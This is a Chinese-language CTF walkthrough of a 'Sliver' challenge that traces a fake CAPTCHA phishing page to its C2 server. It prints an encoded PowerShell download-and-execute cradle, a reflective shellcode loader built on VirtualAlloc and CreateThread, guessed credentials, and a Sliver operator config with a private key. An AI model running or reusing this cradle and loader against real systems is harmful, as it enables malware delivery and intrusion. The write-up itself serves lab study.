
Sliver

扫端口的时候发现有证书 ***.silver.maze，端口上也啥都没有，估计是要爆破子域名

```
ffuf -u https://sliver.maze -H "Host: FUZZ.sliver.maze" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -k -ac
```

这个见过，是一个人机验证的钓鱼



复制出来

```
powershell -ep bypass -enc
WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBT
AGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsA
IAA9ACAAewAkAHQAcgB1AGUAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBi
AGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwB6AGUA
NQA3AGwANQAyADEAYQBqAG4AeQAxAGgAcAA2AC4AcwBsAGkAdgBlAHIALgBtAGEAegBlAC8AbQBiADcAOQBoADMAaABh
AHUAbgA3AHkANABlADMAYQAvAGEAcABpAC8AcAB1AGIAbABpAGMALwBkAGwALwB3ADAASABEAHUARgBiADIAJwApACkA
```

解码，得到了c2地址和马的下载地址

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
IEX ((new-object
net.webclient).downloadstring('https://ze57l521ajny1hp6.sliver.maze/mb79h3haun7y4e3a/api/pub
lic/dl/w0HDuFb2'))
```

拖下来解码

```
$originalBytes =
[Text.Encoding]::ASCII.GetBytes('WMsaFtnLCBnLWJQdTVmUmVjbGN0eX0uZWljaGVsTWFnUigTclRmZUlkU2J5
ZSFtSGwgZCFyJGwgdGpTZGFuZElldGxtcmM1blNpLjxsYW5naWlvdG5DbiQvbGldOnNud29udmVcwgcyV0QXlDc2FzbG
bgWyw5c1NsY0NzJXNuUHwgbGVibGdDcyFzlWQsZEFsICBjLWFTZS5wZWZEZCAgIHlkdpJ1dHRvY3VDbm5zb2A0aWxhcW
Nlb3RNdS53ZVF0Ci0pZWREZ2xlVubWF0dGltdExlcGaoJ3M1b1JuRW9hZmxlZGAkVHVsYWR1LCwnlmM1blNpLSwwZGZg
JkNllWFyZCRuIXB0e0AKKSokfQR5ZVUocGJhbE1nZmFpbnRsIWUWcmAgdXV0KQQnICognnKWQgIQohbE1nZmFCRGUuaW
VmJHAgcGR5IW90amxuRWVlbGFudhRpbnUsbWMoZ3J1J1lTQncsaWBILCRlaWIsI3QpcFZldE5sb1NjKC9kbndJTW5laG
V0ZHVnUGlib2UvaCAnLUeWxlIXBdIGVkZCRDKQRdICogW10gaWZvcG9oUXRzaWVhbXI0Zp0gKVR5W14gb2AxPSFpbW5E
biVucmRvdEZhbW5jQWlpbWZEemVyPSUgQXBbJHAgcGR5BTouX3V6QG9wRWltYJYWFyKF0gICogUGAgtXI0ZG9oUXJQYW
VhbwBnbiREZX5jdWlvdGZ5cVRgeGUlZWx0Z2FUeFtlWXB1ZHJdISl1LF5jYXtQIC1ddWRmVSAgPCBwLXRza24pbNkgcn
AkPS5kYWRvYXeWVEbW5hZW5EbmZplCdlKk1JbW9jTWxkdSlsdWVyZG1iZWlCbHQ6UTouKnVjZWNzXXNnTSgEZXllVW5w
ZHlWcGR5LCUnZ2xlZVF0aHVvZScsZW9lbU1yeskuZSVmRGRmICxzYWz3RlY24pblJtLmxlZulObH1lYWNzQX1iZWVoKH
kldE5zZXNibW1yU3QgdGlzYm1PY3plZW5SZWZsc3N5bSRlNXQtaXNuQW90akVuL1N0ZWREZWdSKCZsZWZpKScgWSwlZW
x0Z2FnRJbHJQdl00cFtpKd9rdmhbZSkpKSluLkByXHRbVSxbSCB0UW5UW0wgdFludDluXSMyWmo6byVyUH50XTRywHJQ
djpdOFtwLnRJbWo6XTVyWm50SWRyUHblbE1bSSxwLywscCRLMybDRsLmtlIG5lcmbUaGVlYHJDcCBhdmVjb25QdGluY3
Vub2RpVXBrdW5GdChyK29Mb1VgWnQJbHR0USwyXzRQbnJddH0sMltJIF5EZXRlZWxpLWQnZCh2QCUgSWhbZVF0cGR5Rl
YXlwVHRldEVnbGZQdnRdLHJAKSBJbFtlclZvbmNpV2wgdEFpdCkjdGdsKU9sZmViaWQlYDBsIGhoJHJUa4YpRk==CgZG
RkZGRkUdKzJbSShbSCB0MW5Wbn5Ja2ZvXS50KSkpGpYnZzL2VvcXJlcFNkOjxdZXpHcn1hYWNoZ3lbUGVzdXJaZQpvKt
UubW50SWJ1LlRpbnVwa3VuRngoci9vTGYzMWwkbi5rZyBuZXJlZUF0ckZvZWREZ2xlZG9uUnRpbmN1bW90alIXBoWEAh
dWdUeGV0IF0sSWtVdFluclB0ZHVydEFhbGwkbmlgVsV0Z2VsRG9jbGwoKSJddHkpKStJKFRQbnLbSSh0UW5udklrZm9p
VUBbdDluMz50LCJdMnQJbl0zMSwyX1VgW5cnNlY2ZpZX50cFJvVWxoYjpdOk1zLnNhcWBbPSlzU3BNbH0gZWdpbnRuSW
UtLGV1blJvaG9wR3VlcnRoTignZWJuMiwzYyVuZXBrb2FlZUZ0ZXRHZWxEZv9uaW9pUGZ1ckN0bmaFokcmRoZ3VuKQRo
VXNTeW00ZCAhZFt9IGBNbH0sZWAwLCAkLCIvZGNuTGUzaCRsbGV6OF0ldkdycWFhb2hERmRlRn9ybGRlYXVnTS5tZnRJ
bnVuUGludlljdmMuZX9wcmVyU2lzA4MCwwMGgndDBsIgN5W1Rlc3g0MHkKMC5ybmVgJywyXHR6WToHZS9kZW5MZWNoY2
xsXTFsQ2o6YX5NaGJz9Gxlb2RjbSgwe2hkcy1laWluLk5SbS50dWd2aXJlcWNybGVTZ3BEI4ODBsIUY4RDBsI4YsMUAg
CiQsNzB4IDB4NDBsIkU4NDBsIjkDNzB4IDUsNDB4IDUsIDUsOEB4IDEsRkB4IDBsIUU4QDBsIzQ4MDAgICB4IDAgICAg
ICMsIDg4MDBsIUM4NDBIMsMkB4IDcsQjB4IDMgICAgICAsCTcgIiA4MUB4IDYsNTB4IDQsBEY4MDBsIjQ4MDBsIDBsI0
M4MDBsIDE4OsB4IDcsNTB4IDcsMDQsIEQ4NDBgICA4ODBTIDIsQUB4IDIsMDB49rb2BGdXlvdGBMbidgICAhcFBjIW5K
IHsjIDksNTB4IDEsNTB4ggppCW5mdDBsIzM4QCAKICRgImFuTSktZhhbICBwQXNlc3A9bS9kdW9lTWxtImFkbCgmbmZ1
aWN0ZSFtJGwgU4RDBsIDc4RDBsIkYDODB4IDMsNDB4IDgsIDBsIDE4MDBsIDg4NsB4IDksOTB4IDcsRjYsNUB4IDQsNU
B4IDNsIUI4NDBsIUU4NDB4ICAgICAgQzB4CiQsAzA4MDBsICAgIDBgI4NDBsITkgICAgICADODB4IDMsNDB4IDgsIDBs
IjM4NDBsIkM4NsAgCiAgICB4IDQsNTIsMzB4IDIsOEB4IDNsIEI4NDBsIDg4ODB4MjB4IDgsRUB4IDMsBDg4NDBsIjU4
NDBsIENTB4IDEsNTB4IDAsBTM4NDBsITI4NDBsID1dW1RzICtCClRleXagPGUAKSBsbGVvZGNsIUE4NDBsIjA4NDBjID
MsNjB4IDgsNjB4NTc4NDBsITY4NDBsI4EsNkB4IDUsNTB4IDCicsICAgIDMsMTB4ADBgIjg4MCAgICAgIUcsNTB4IDMs
MDB4IDMsIEI4NDBsI0M4ODB4MDBsIDE4NDBsIDgDOEB4IDIsRkB4IDUsIDBsIzQ4NDBsIEI4OsB4IDAsMjB4IDYsMU4C
AgICAgIiAsCCAgIgB4IDgsNDB4IDAsMTYsITg4NDBsIzY4MDBDIDIsNzB4IDgsOEB4OEB4IDIsNDB4IDgsBzA4MDBsI0
U4NDBsIDB4IDgsNDB4IDQsQUI4MDBsIzA4ODBsIEICAgI3JgViA7CCAgIpAidCVjU2UtdG9zSGBhbk5pKWUjdW5vbGlT
YX1jaCRjICsKIHAgbklvbW5hdWRmdG5jUCAgICRgIwoiOCAgIC9rdmAtZS5kb2luIEIOYGVlIW1tbCR1b2RdZ1JGN0bm
5hZUUgbWa7CSIgIiAuTW9tZmFsc3lySWQgdC9zRmAi5G1gJHVvZ2t2bC0lIWxudCBsL2t2bCRlKAUsbGRmICRoKC5kYW
5lcHJsd3VgICAgJCACMFBbSW0uICA9bXR0tlb2RuKC0uMF52SWdoYCRkbW5sLWxAKCBbICAgJHAgCik7ICAgJCR9IXB0
b3VlcCAsdHVldiAybCAKIHJgIkp9OwpmCgVzcmx0dW0jdW5vbGlsIGUmdCRkICsKIHAgbW5hKTUpS0ZXNuUW0tZmFTeS
Bnbn5JcmRldGVuZSltTSBgPXcuZW5oYGUkbt1UICBleXJqb2N0ZWQgc3gkQCVubWxpdEbhbGhsZmRsbnVgJCw1ZXljSG
MuU29wdmVyFC1mImdBcGxuZmVlUuRSk0V2VsbmRpfCcHcmljb29zZSlwTWgnLTFbLkVdL1xoJylcJxlzU3VtdGFsdWgn
cyAgICRtJHMnZHogKQclb3NHZS59ICAhcCRvLlMyc2VuLlZ0bjdpFU12ZGhldU5mZGlhdQaWJsKCVzc3RBbWNlkS1yZm
pPYCBgfGVXaXo6XTVyQ39tRGluYWcpbWFHZi5udmVvbERgJmQuTF8lI2hBbC1GU34uaXBsYX9jb2RpYy5kXG9Hb3QlYy
AgeiJsbWNheUxBYWNlc3KCBAb2RtdWRuLCxsRSklKiA7CGV1bW1OYCxldWFuSGV0R29kTWZ2bW5lK2tlJGxuSyk7CSBg
IiAgICAyeHRCdGJpSGUtICAgV3AgIHR0USAyXCBgIW5bSk0gIDsKMDVzcmx0dWnF8oJmFuTCBjdWY7StdlIkBydFAtZS
EgZXVzK2RgfCkNZXRobXRCLUNoam9ib3BGYWJFJG0gc2FzZGFuIDxlVGhldCgvZkdtLE1ldGNzZXkgIiNBb2RyZGegIi
AkaCAffyRgCX0')
$shuffledBytes = $originalBytes | Sort-Object { Get-Random -SetSeed 1594585612 }
$shuffledString = [Text.Encoding]::ASCII.GetString($shuffledBytes)
```

但是解码也只能看到 shellcode 是在运行计算器


```
[Byte[]] $shellcode = @(0x50, 0x51, 0x52, 0x53, 0x56, 0x57, 0x55, 0x6A, 0x60, 0x5A, 0x68,
0x63, 0x61, 0x6C, 0x63, 0x54,
            0x59, 0x48, 0x83, 0xEC, 0x28, 0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18,
0x48, 0x8B, 0x76,
            0x10, 0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C,
0x8B, 0x5C, 0x17,
            0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B, 0x54, 0x1F, 0x24, 0x0F,
0xB7, 0x2C, 0x17,
            0x8D, 0x52, 0x02, 0xAD, 0x81, 0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF,
0x8B, 0x74, 0x1F,
            0x1C, 0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99, 0xFF, 0xD7,
0x48, 0x83, 0xC4,
            0x30, 0x5D, 0x5F, 0x5E, 0x5B, 0x5A, 0x59, 0x58, 0xC3)

function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll')}).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp = $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$_}}
    $handle = $assem.GetMethod('GetModuleHandle').Invoke($null, @($moduleName));
    [IntPtr] $result = 0;
    try {
        Write-Host "First Invoke - $moduleName $functionName";
        $result = $tmp[0].Invoke($null, @($handle, $functionName));
    }catch {
        Write-Host "Second Invoke - $moduleName $functionName";
        $handle = new-object -TypeName System.Runtime.InteropServices.HandleRef -
ArgumentList @($null, $handle);
        $result = $tmp[0].Invoke($null, @($handle, $functionName));
    }
    return $result;
}

function getDelegateType {
    Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,[Parameter(Position =
1)] [Type] $delType = [Void])
    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType','Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).SetImplementationFlags('Runtime,
Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func).SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}
```

```
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualAlloc),(getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $lpMem, $shellcode.Length)
$hThread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll CreateThread),(getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,
[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll WaitForSingleObject),(getDelegateType @([IntPtr], [Int32])
([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

看来方向错了，在这里浪费了好多时间

回到前面那个路由，有个随机的路由名称，然后后面跟api，[难道这上面有东西]

结果还真有



做的时候一直卡在这里，直到群里头提示随机字符串

我真的是脑洞大开了，才能想到用户名密码 `qiaojojo:ze57l521ajny1hp6` 这也太抽象了吧


能拿到一个 `qiaojojo_localhost.cfg`

{"operator":"qiaojojo","token":"ec254fb9ba9fb4b9ecc1afc571c32e581841be07056c5766460da1dc58a2479a","lhost":"localhost","lport":31337,"ca_certificate":"-----BEGIN CERTIFICATE-----\nMIIB2TCCAWCgAwIBAgIQXY/4xV4LNC9PTP7IJ0IzgzAKBggqhkjOPQQDAzAUMRIw\nEAYDVQQDEwlvcGVyYXRvcnMwHhcNMjUxMDIyMTQzODI5WhcNMjcxMDIyMTQzODI5\nWjAUMRIwEAYDVQQDEwlvcGVyYXRvcnMwdjAQBgcqhkjOPQIBBgUrgQQAIgNiAAR5\n6fmTUlFvV8O/9RqVBgncU1I1uKjuooq65Fu4QI5B4l1G8Rp3un2q6APfT79SpVFt\niDnwNwki/Bf832SorSBKoFV7DWZn2NB/uqdQhJMgdFgmVUxA2mPfpsSCCYaqGx6j\ndzB1MA4GA1UdDwEB/wQEAwICpDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUH\nAwIwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQU8L4gf7xbQsi3Ix8hH1blLAWK\nb+QwFAYDVR0RBA0wC4IJb3BlcmF0b3JzMAoGCCqGSM49BAMDA2cAMGQCMA6YpdoK\nUyVVqp4rxiyXbvZyntewaVrbBwtqQFx2A2aedjAFz5Y3v7tTFU516hR/xAIwTQhC\nk30y7hORWQT0UP0tRv+vMJD+DaH6jorRSGqc2jltsC0vQUM0ItyseKOsS9SN\n-----END CERTIFICATE-----\n","private_key":"-----BEGIN EC PRIVATE KEY-----\nMIGkAgEBBDCUAsvZc59789bROOhk0IfHTpqclgytRa3mtSo8ZuvKkdjhc9B9y2bB\nvbNcFTn5M1CgBwYFK4EEACKhZANiAAQ0efkmDkWH4ng61lHNo1x/PtQo8CYaRfAR\nyLeKv92QjqMdt2pGT0g7pOSNfwBcyvZNJBf0Q7MzsFStD2A7EB7kb6TpjWUj3QeC\nykPNpmLONfPFDvpZDSlgHuu/MQM6FEo=\n-----END EC PRIVATE KEY-----\n","certificate":"-----BEGIN CERTIFICATE-----\nMIIBqzCCATGgAwIBAgIRAM3Teoal/vg/PvDFAJ6oD0EwCgYIKoZIzj0EAwMwFDES\nMBAGA1UEAxMJb3BlcmF0b3JzMB4XDTI2MDExMDE1MDYzNVoXDTI4MDExMDE1MDYz\nNVowEzERMA8GA1UEAxMIcWlhb2pvam8wdjAQBgcqhkjOPQIBBgUrgQQAIgNiAAQ0\nefkmDkWH4ng61lHNo1x/PtQo8CYaRfARyLeKv92QjqMdt2pGT0g7pOSNfwBcyvZN\nJBf0Q7MzsFStD2A7EB7kb6TpjWUj3QeCykPNpmLONfPFDvpZDSlgHuu/MQM6FEqj\nSDBGMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDAjAfBgNVHSME\nGDAWgBTwviB/vFtCyLcjHyEfVuUsBYpv5DAKBggqhkjOPQQDAwNoADBlAjEA2HC5\nUujSH3bFUvWZTNJsPQudQ8RjIVxBPJlyegkfudzIUAb8Nrs5dtVkz3YPXa4VAjAa\nJ+MjMDjswKDweg+VsrFQftm5gtarKUcXk3mx3lfT67wPCrNi/1TZk51FISBo8Eg=\n-----END CERTIFICATE-----\n"}

但是这个sliver貌似只开在本地，31337端口上不去，看来得往sublarge的方向找


无敌了，密码是 `sublarge:mb79h3haun7y4e3a`

上去是管理员，发现目录是 `/files`，那如果我改成 `/` 呢



